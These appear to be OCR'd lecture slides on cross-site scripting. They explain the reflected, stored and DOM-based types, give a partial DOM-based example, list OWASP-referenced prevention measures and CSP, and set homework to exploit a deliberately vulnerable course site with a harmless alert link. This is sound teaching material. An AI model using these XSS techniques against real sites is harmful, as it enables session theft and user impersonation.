


DOM-Based XSS – also not-stored and delivered immediately,
but without the server processing evil script



Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString

server responds with output including

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<script>
   var url = decodeURI(document.location);
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Bottom line: evil script travels from the URL parameters to the document (DOM) via client-side code delivered by the server.

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- Think like the attacker

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XSS Prevention Principles

Comprehensive prevention principles and techniques are well documented
www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

"Thinking like the attacker" is well documented
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Shee
Stuttard, Pinto: The Web Application Hacker's Handbook

Anti-XSS web security standard: Content Security Policy (CSP)
— no inline JS, controlled sources for third-party JS

XSS Summary

Attack on web application users

Script injection in the input

Delivered when the output is processed by user browser

Three main types: reflected, stored, DOM-based

Preventable by escaping output, avoiding dangerous input-insertion contexts, and validating input

XSS Types Cheat Sheet

	Victim browser runs Attacker script	Server processes Attacker input	Server stores Attacker input	Payload delivered immediately
Reflected	X	X		X
Stored	X	X	X	
DOM-Based	X			X

Homework

(1) We have discussed the most widespread exploit of XSS attacks – stealing the session token and impersonating users. Can you think of others?

(2) DOM-based XSS is special in that for its prevention **client-side** output encoding is the most effective measure. Can you explain why?

(3)My website

`andreipopescu.uk/resourcesForStudents/vulnerable.html`

allows users to log in and see the names of all the other users of the system. It is vulnerable to both reflected and stored XSS.

(3.a) Can you exploit these? Send a "malicious link" pointing to this site to one of your colleagues, causing their browser to alert "Hacked by ...".